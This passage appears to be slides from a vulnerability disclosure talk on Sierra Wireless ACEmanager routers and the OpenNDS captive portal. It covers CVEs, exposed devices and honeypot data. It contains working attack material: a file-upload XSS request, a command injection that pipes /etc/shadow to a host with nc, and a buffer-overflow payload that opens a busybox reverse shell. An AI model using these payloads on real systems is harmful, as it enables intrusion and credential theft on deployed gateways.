189     goto LABEL_38;
190     }

350 LABEL_38:
351     if ( file_contents[0] != v38 )
352     operator delete(file_contents[0]);
```

- If we upload files with exiting filenames, they will be served instead of the original ones



XSS via unrestricted file upload



```
POST /cgi-bin/template_upload.cgi HTTP/1.1
Host: 192.168.56.129:1080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: 15fbd63b585750ed96c5e344d74c5e9d
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----36403764903309292865293292283
Content-Length: 380
Origin: http://192.168.56.129:1080
Connection: keep-alive
Referer: http://192.168.56.129:1080/admin/ACEmanagerX.html
Cookie: token=79beec58f4f93d764eeb653e739f881c; csrf-token=15fbd63b585750ed96c5e344d74c5e9d
```

```
-----36403764903309292865293292283
Content-Disposition: form-data; name="upload-file"; filename="ACEmanagerX.html"
Content-Type: text/html
```

```
<?xml version=
<html>
<body>


</body>
</html>
```

```
-----36403764903309292865293292283--
```

```
HTTP/1.1 200 OK
Date: Mon, 02 Oct 2023 13:24:16 GMT
Connection: close
X-Frame-Options: SAMEORIGIN
Content-Type: text/plain
```

Successfully uploaded template.




- Upon closer inspection, the filesystem reveals the default TLS key/cert
- While these can be changed by users, we found about 22K devices in the wild that didn't do so
- The private key/cert can be used for spoofing the encrypted traffic between the affected ACEmanager and its clients
- For instance, as we shown before, credentials are transferred in the cleartext: **CVE-2018-4069**, mitigated by recommending to use HTTPS

```
/etc/ACEmanager/certs/server.key  
/etc/ACEmanager/certs/server.crt
```

TOTAL RESULTS


22,375

TOP COUNTRIES



United States	18,762
Canada	1,480
Australia	740
France	521
Thailand	289
More...	

- There is a diagnostic shell that can be enabled via ACEmanager (accessible through SSH)
- “*When enabled, this field allows Sierra Wireless Tech Support personnel to locally access the diagnostic shell on your router [...]*”
- By default the root login is disabled, when the option is enabled, a **hardcoded SHA512 password hash** for the root user is added to the “/etc/shadow” file
- The hash is hardcoded into the **cmdexe** binary and is very poorly obfuscated (a substitution cypher)
- Unfortunately, the password seems to have decent entropy, so we were unable to recover it at the time
- **Still, we had to find another way to root the device...**



- ACEmanager allows to set up the WiFi interface as a captive portal
- “A ***captive portal*** is a web page accessed with a web browser that is displayed to newly connected users of a Wi-Fi or wired network before they are granted broader access to network resources.”*
- There is **simple (OpenNDS)** and **authenticated (CoovaChilli)** captive portal
- OpenNDS is an open source captive portal, forked from **Nodogsplash**
- We were very curious about OpenNDS as the project seems to be mature enough, but it had no public CVEs

The screenshot shows a configuration page for a network device. It is divided into three sections: SSID 1, General, and Captive Portal. In the SSID 1 section, the SSID is set to 'my_captive_portal', Broadcast SSID is 'Enable', Maximum Clients is '10', Allow Clients to See One Another is 'Enable', Advertise WAN Access is 'Enable', Bridge Wi-Fi to Ethernet is 'Disable', Access Point Mode is 'n/ac', 802.11w support is 'Optional', and Security Authentication Type is 'Open'. In the General section, Host IP is '192.168.17.31', IP Netmask is '255.255.255.0', DHCP Mode is 'Server', DHCP Starting IP is '192.168.17.100', and DHCP Ending IP is '192.168.17.250'. In the Captive Portal section, the Captive Portal Mode is set to 'Simple Captive Portal', which is circled in red.

Section	Parameter	Value
[-] SSID 1	AT SSID	my_captive_portal
	AT Broadcast SSID	Enable
	AT Maximum Clients	10
	AT Allow Clients to See One Another	Enable
	AT Advertise WAN Access	Enable
	AT Bridge Wi-Fi to Ethernet	Disable
	AT Access Point Mode	n/ac
	AT 802.11w support	Optional
	AT Security Authentication Type	Open
[-] General	AT Host IP	192.168.17.31
	AT IP Netmask	255.255.255.0
	AT DHCP Mode	Server
	AT DHCP Starting IP	192.168.17.100
	AT DHCP Ending IP	192.168.17.250
[-] Captive Portal	AT Captive Portal Mode	Simple Captive Portal

*https://en.wikipedia.org/wiki/Captive_portal

- We immediately spotted that ALEOS used the version 9.1.1, while the latest at the time was 9.10.0
- So we decided to first have a look at the source code repository for some **silent patches**...
- By having a look at the patch diff we could quickly understand the root cause
- The issue does not affect any OpenNDS release (e.g., “Accept” header was not yet processed in 9.1)
- Nevertheless, we spotted some similar code and decided to do some **variant hunting**

```
commit 2d0830878cd77a4f52563649ec6b046e449a090f
```

```
Author: Rob White <rob@blue-wave.net>
```

```
Date: Thu Nov 25 13:23:56 2021 +0000
```

```
Fix - Potential NULL pointer segfault in http_microhttpd on calling authenticated()
```

```
Signed-off-by: Rob White <rob@blue-wave.net>
```

```
1: static int authenticated(struct MHD_Connection *connection,  
2:                          const char *url,  
3:                          t_client *client)  
4: {  
5:     // ...  
6:     const char *accept;  
7:  
8:     // ...  
9:  
10:    accept = safe_calloc(SMALL_BUF);  
11:    ret = MHD_get_connection_values(connection, MHD_HEADER_KIND,  
12:    get_accept_callback, &accept);  
13:  
14:    if (ret < 1) {  
15:        debug(LOG_ERR, "authenticated: Error getting Accept header");  
16:        return MHD_NO;  
17:    }  
18:    if (accept && strcmp(accept, "application/captive+json") == 0) {  
19:        // ...  
20:    }  
21:  
22:    // ...  
23: }
```

Issues with captive portals

- We spotted 6 more issues that exhibit the same anti-pattern:

```
1: static int show_preauthpage(struct MHD_Connection *connection, const char *query)
2: {
3:     s_config *config = config_get_config();
4:     char msg[HTMLMAXSIZE];
5:     const char *user_agent = NULL;
6:     char enc_user_agent[256] = {0};
7:     char *preauthpath = NULL;
8:     char *cmd = NULL;
9:
10:    // Encoded querystring could be bigger than the unencoded version
11:    char enc_query[QUERYMAXLEN + QUERYMAXLEN/2] = {0};
12:
13:    int rc;
14:    int ret;
15:    struct MHD_Response *response;
16:    memset(msg, 0, sizeof(msg));
17:
18:    safe_asprintf(&preauthpath, "%s/", config->preauthdir);
19:
20:    if (strcmp(preauthpath, config->fas_path) == 0) {
21:        free(preauthpath);
22:        MHD_get_connection_values(connection, MHD_HEADER_KIND, get_user_agent_callback, &user_agent);
23:        uh_urlencode(enc_user_agent, sizeof(enc_user_agent), user_agent, strlen(user_agent));
24:        // ...
25:    }
26: }
```

user_agent is NULL

It will remain NULL if the header is not present

Passing NULL into strlen() will trigger a segfault

GET /opennds_preauth/ HTTP/1.1

- By design, OpenNDS relies on the ability to execute “external” bash scripts for various purposes

```
227 static int _execute_ret(char* msg, int msg_len, const char *cmd)
228 {
229     struct sigaction sa, oldsa;
230     FILE *fp;
231     int rc;
232
233     debug(LOG_DEBUG, "Executing command: %s", cmd);
234
235     // Temporarily get rid of SIGCHLD handler (see main.c), until child exits.
236     debug(LOG_DEBUG, "Setting default SIGCHLD handler SIG_DFL");
237     sa.sa_handler = SIG_DFL;
238     sigemptyset(&sa.sa_mask);
239     sa.sa_flags = SA_NOCLDSTOP | SA_RESTART;
240     if (sigaction(SIGCHLD, &sa, &oldsa) == -1) {
241         debug(LOG_ERR, "sigaction() failed to set default SIGCHLD handler: %s", strerror(errno));
242     }
243
244     fp = popen(cmd, "r");
245     if (fp == NULL) {
246         debug(LOG_ERR, "popen(): [%s] Retrying..", strerror(errno));
247         sleep(1);
248         fp = popen(cmd, "r");
249
250         if (fp == NULL) {
251             debug(LOG_ERR, "popen(): [%s] Giving up..", strerror(errno));
252             rc = -1;
253             goto abort;
254         }
255     }
256 }
```

```
./forward_authentication_service/binauth/binauth_log.sh
./forward_authentication_service/libs/dnsconfig.sh
./forward_authentication_service/libs/unescape.sh
./forward_authentication_service/libs/client_params.sh
./forward_authentication_service/libs/libopennds.sh
./forward_authentication_service/libs/get_client_interface.sh
./forward_authentication_service/libs/get_client_token.sh
./forward_authentication_service/libs/authmon.sh
```


- If the “unescape” callback is enabled in the config, the captive portal allows for arbitrary OS command execution (**CVE-2023-38316**)

```
1: size_t unescape(void * cls, struct MHD_Connection *c, char *src)
2: {
3:     char unescapecmd[QUERYMAXLEN] = {0};
4:     char msg[QUERYMAXLEN] = {0};
5:
6:     debug(LOG_DEBUG, "Escaped string=%s\n", src);
7:     snprintf(unescapecmd, QUERYMAXLEN, "/usr/lib/opennds/unescape.sh -url \"%s\"", src);
8:     debug(LOG_DEBUG, "unescapecmd=%s\n", unescapecmd);
9:
10:    if (execute_ret_url_encoded(msg, sizeof(msg) - 1, unescapecmd) == 0) {
11:        debug(LOG_DEBUG, "Unescaped string=%s\n", msg);
12:        strcpy(src, msg);
13:    }
14:
15:    return strlen(src);
16: }
```

```
/* Warning: Any client originated portion of the cmd string must be url encoded before calling this function.
It may not be desired to url encode the entire cmd string,
so it is our responsibility to encode the relevant parts (eg the clients original request url) before calling.
*/
int execute_ret_url_encoded(char* msg, int msg_len, const char *cmd)
{
    return _execute_ret(msg, msg_len, cmd);
}
```

Issues with captive portals

- If the “unescape” callback is enabled in the config, the captive portal allows for arbitrary OS command execution (**CVE-2023-38316**)
- We found **4 more issues like this one**, none of them affect ALEOS (default config is used)

```
1: size_t unescape(void * cls, struct MHD_Connection *c, char *src)
2: {
3:     char unescapecmd[QUERYMAXLEN] = {0};
4:     char msg[QUERYMAXLEN] = {0};
5:
6:     debug(LOG_DEBUG, "Escaped string=%s\n", src);
7:     snprintf(unescapecmd, QUERYMAXLEN, "/usr/lib/opennds/unescape.sh -url \"%s\"", src);
8:     debug(LOG_DEBUG, "unescapecmd=%s\n", unescapecmd);
9:
10:    if (execute_ret_url_encoded(msg, sizeof(msg) - 1, unescapecmd) == 0) {
11:        debug(LOG_DEBUG, "Unescaped string=%s\n", msg);
12:        strcpy(src, msg);
13:    }
14:
15:    return strlen(src);
16: }
```

```
GET /helloworld" && cat /etc/shadow | nc 192.168.56.1 1234 || echo "AAA HTTP/1.1
Accept: nothing
User-Agent: none
```



Rooting a device

Rooting a device

- **CVE-2023-41101 / CVE-2023-40465**: a stack- (heap-)based buffer overflow
- The vulnerable code originates from Nodogsplash

GET /?hello=world HTTP/1.1\nHost: localhost\n\n

```
// OpenNDS 9.x - memory allocation for `query`

static int preauthenticated(struct MHD_Connection *connection,
                           const char *url,
                           t_client *client)
{
    s_config *config = config_get_config();
    const char *host = config->gw_address;
    const char *redirect_url;
    char query_str[QUERYMAXLEN] = {0};
    char *query = query_str;
    // ...

    // Check for preauthdir
    if (check_authdir_match(url, config->preauthdir)) {
        debug(LOG_DEBUG, "preauthdir url detected: %s", url);

        get_query(connection, &query, QUERYSEPARATOR);

        ret = show_preauthpage(connection, query);
        return ret;
    }
    // ..

    // check if this is a redirect query with a foreign host as target
    if (is_foreign_hosts(connection, host)) {
        debug(LOG_DEBUG, "preauthenticated: foreign host [%s] detected", host);
        return redirect_to_splashpage(connection, client, host, url);
    }
}
```

```
/* Max length of a query string in bytes */
#define QUERYMAXLEN 8192
```

Parses the
query
parameters

Calls
get_query()

- It's difficult to estimate the exploitability (depends on so many factors!), what about the LX60?

```
standash@theLab42-2:~/stuff/vr/ALEOS$ file ./rv_soela/emulator/squashfs-root/usr/local/bin/opennds
./rv_soela/emulator/squashfs-root/usr/local/bin/opennds: ELF 32-bit LSB executable, ARM, EABI5 version 1
(SYSV), dynamically linked, interpreter /lib/ld-linux-armhf.so.3, for GNU/Linux 3.2.0, BuildID[sha1]=1a3a
ae25478f6c60d8661035fa199a2b9a46ead3, with debug_info, not stripped
```

- The binary has all the symbols
- PIE is not enabled
- Lots of other useful binaries inside

- NX is enabled
- Other bugs in query string parsing that prevents ROP chains
- ASLR is enabled (but weak), need to leak some memory

Leaking some memory

```
.text:00019854 _debug
.text:00019854
.text:00019854
.text:00019854 filename = -0xEC
.text:00019854 var_E0 = -0xE0
.text:00019854 vlist = -0xCC
.text:00019854 ts = -0xC8
.text:00019854 buf = -0xC4
.text:00019854 block_chld = -0xA8
.text:00019854 format = -4
.text:00019854 arg_0 = 0
.text:00019854 arg_11B7C = 0x11B7C
.text:00019854 filename_0 = R0
.text:00019854 line = R1
.text:00019854 level = R2
```

```
switch ( (unsigned int)level )
{
case 0u:
case 3u:
v9 = debuglevel >= 0;
goto LABEL_3;
case 4u:
case 5u:
v9 = debuglevel > 0;
goto LABEL_3;
case 6u:
v9 = debuglevel > 1;
goto LABEL_3;
case 7u:
v9 = debuglevel > 2;
LABEL_3:
if ( !v9 )
return;
goto LABEL_9;
default:
debug("src/debug.c", 56, (const unsigned __int8 *)3, (int)"Unhandled debug level: %d", level);
LABEL_9:
```

Last updated time: 9/26/2023 10:20:11 AM

Auto Refresh: OFF

Refresh

Clear

Mark

```
NjcsIGNsaWVudGlvPTE5Mi4xNjguMTcuMTAwLCBjbGllbnRtYW9NjA6YTU6ZTI6YTI6OTI6ZDQsIGdhZGV3YXluYW1lPW9wZW
5ORFMsIHZlcnNpb249OS4xLjEsiGdhdGV3YXlhZGRyZXNzPTE5Mi4xNjguMTcuMzE6MjA1MCwgZ2F0ZXdhZW1hYz0wODozYT
4ODpmMjpmYTpkYSwgb3JpZ2ludXJsPWWh0dHAlM2ElMmYlMmYxMzM3LWg0eDByaGVsbG93b3JsZCUzZiwgY2xpZW50aWY9d
WFwMCwgdGhlbWVzcGVjPShudWxsKSwgKG51bGwpKG51bGwpKG51bGwpKG51bGwp
Sep 26 08:19:25 debug opennds[1619]: send_redirect_temp: MHD_create_response_from_buffer. url [http://192.168.17.31:2050
/opennds_preauth
/?fas=aGlkPTg4NWM0YWZiNWM4ZGFOTVimZUxNDRhmMjI2MmVhNWYzNjQzYWVhZmMzZTI0M2FiZjE3N2FmMml1YTUwNzkw
NjcsIGNsaWVudGlvPTE5Mi4xNjguMTcuMTAwLCBjbGllbnRtYW9NjA6YTU6ZTI6YTI6OTI6ZDQsIGdhZGV3YXluYW1lPW9wZW
5ORFMsIHZlcnNpb249OS4xLjEsiGdhdGV3YXlhZGRyZXNzPTE5Mi4xNjguMTcuMzE6MjA1MCwgZ2F0ZXdhZW1hYz0wODozYT
4ODpmMjpmYTpkYSwgb3JpZ2ludXJsPWWh0dHAlM2ElMmYlMmYxMzM3LWg0eDByaGVsbG93b3JsZCUzZiwgY2xpZW50aWY9d
WFwMCwgdGhlbWVzcGVjPShudWxsKSwgKG51bGwpKG51bGwpKG51bGwpKG51bGwp]
Sep 26 08:19:25 debug opennds[1619]: send_redirect_temp: Queueing response for 192.168.17.100, 60:a5:e2:a2:92:d4
Sep 26 08:19:25 debug opennds[1619]: send_redirect_temp: Response is Queued
Sep 26 08:19:25 err opennds[1619]: Unhandled debug level: 1983906928
Sep 26 08:19:25 debug ALEOS_SECURITY_GAR: Type of event: SYSCALL(1300)
Sep 26 08:19:25 debug ALEOS_SECURITY_GAR: Record type: 1300(SYSCALL) has 28 fields
```

0x76400470*

***We get only 2 base addresses (limitations of ASLR): either 0x76400000, or 0x76500000**

Rooting the LX60



```

0x20a34 <preauthenticated+608> mov     r7, r0
0x20a38 <preauthenticated+612> mov     r0, r7
0x20a3c <preauthenticated+616> add     sp, sp, #42496 ; 0xa600
0x20a40 <preauthenticated+620> add     sp, sp, #196 ; 0xc4
b> 0x20a44 <preauthenticated+624> pop     {r4, r5, r6, r7, r8, r9, r10, r11, pc}
0x20a48 <preauthenticated+628> ldr     r3, [pc, #3060] ; 0x21644 <preauthenticated+3696>
0x20a4c <preauthenticated+632> ldr     r0, [pc, #3060] ; 0x21648 <preauthenticated+3700>
0x20a50 <preauthenticated+636> add     r3, pc, r3
  
```

```

(gdb) bt
#0 0x00020a44 in preauthenticated (connection=0x3f508b00, url=<optimized out>,
client=0x0) at src/http_microhttpd.c:958
#1 0x000241c8 in execute_ret (
msg=0x42424242 <error: Cannot access memory at address 0x42424242>,
msg_len=1111638594, fmt=0x640 <error: Cannot access memory at address 0x640>)
at src/util.c:307
#2 0x00000754 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
  
```

```

(gdb) x/24wx $sp-8
0x3fe2d42c: 0x00000000 0x42424242 0x3f5006ec 0x42424242
0x3fe2d43c: 0x42424242 0x42424242 0x42424242 0x42424242
0x3fe2d44c: 0x42424242 0x42424242 0x000241c8 0x3f5006e8
0x3fe2d45c: 0x3f5006ec 0x00000000 0x343a3230 0x38653a32
0x3fe2d46c: 0x3a61333a 0x663a6665 0x3f500066 0x2e323731
0x3fe2d47c: 0x302e3731 0x0000312e 0x3ff9f6d4 0x00000000
  
```

```

.text:00020A38 MOV     R0, R7
.text:00020A3C ADD     SP, SP, #0xA600
.text:00020A40 ADD     SP, SP, #0xC4
.text:00020A44 POP     {R4-R11,PC} ; format
...
.text:000241C8 MOV     R2, R4 ; cmd
.text:000241CC MOV     R1, msg_len ; msg_len
.text:000241D0 MOV     rc, msg ; msg
.text:000241D4 BL      _execute_ret
  
```

GET busybox nc 192.168.17.100 1337 -w 4096
 -e /bin/bash?[PADDING][URL_ADDR][PADDING]
 [GADGET_ADDR] HTTP/1.1 [...]






Potential impact

- We found more than **80K devices** exposed on **Shodan**
- **Examples of organizations** that expose SW gateways online include **power distribution, national health systems, waste management, retail, and vehicle tracking**
- TinyXML will never be fixed upstream. We found its traces in the products of **29 vendors (+7 open source projects)**.
- For **OpenNDS/Nodogsplash** it is quite difficult to track, however we found **OpenWRT** and **DD-WRT** – popular open source Linux distributions for routers

Distribution of SW gateways by industry (as seen in FSCT Device Cloud):




- **Many of the devices** we could fingerprint via Telnet don't run the latest version of software
- There is quite a number of these devices that is either EOL, or EOS (soon to be EOL) – there will be no security patches for those

Devices with the AT interface exposed:

Device	Count	End-of-life
RV50	665	TRUE
LS300	578	TRUE
GX450	538	TRUE
GX440	470	TRUE
GX400	248	TRUE
ES450	221	TRUE
ES440	97	TRUE
MP70	20	FALSE
RV50X	12	FALSE

Unpatched devices among those:



Are attackers exploiting SW?

- We set up several ACEmanager honeypots in the US/EU regions
- We observed around **5,5K** of unique IP addresses attacking those, the attacks are mostly indiscriminate
- **Portscans and information disclosure attacks**
- **PHP-based web-framework exploitation** (WordPress, Laravel)
- **Java-based web-framework exploitation** (JAWS, Log4J)
- **OT/IoT device exploitation** (SonicWall, Siemens SL7, Tridium Niagara, Netgear, D-Link, GPON, Netlink, HNAP protocol, etc.)
- **Malware** (multiple Mirai variants, Gh0st RAT, SystemBC)



- We observed several IP addresses exploiting a chain of vulnerabilities disclosed by Cisco Talos in 2019
- We've seen **several successful login attempts**
- **CVE-2018-4068, CVE-2018-4070, CVE-2018-4071** (information disclosure)
- **CVE-2018-4063** (OS command execution via unrestricted file upload)
- **The attackers used the PoC scripts published in the original report by Cisco**
- **We have not seen any exploitation attempts for vulnerabilities, for which no public PoCs were available**

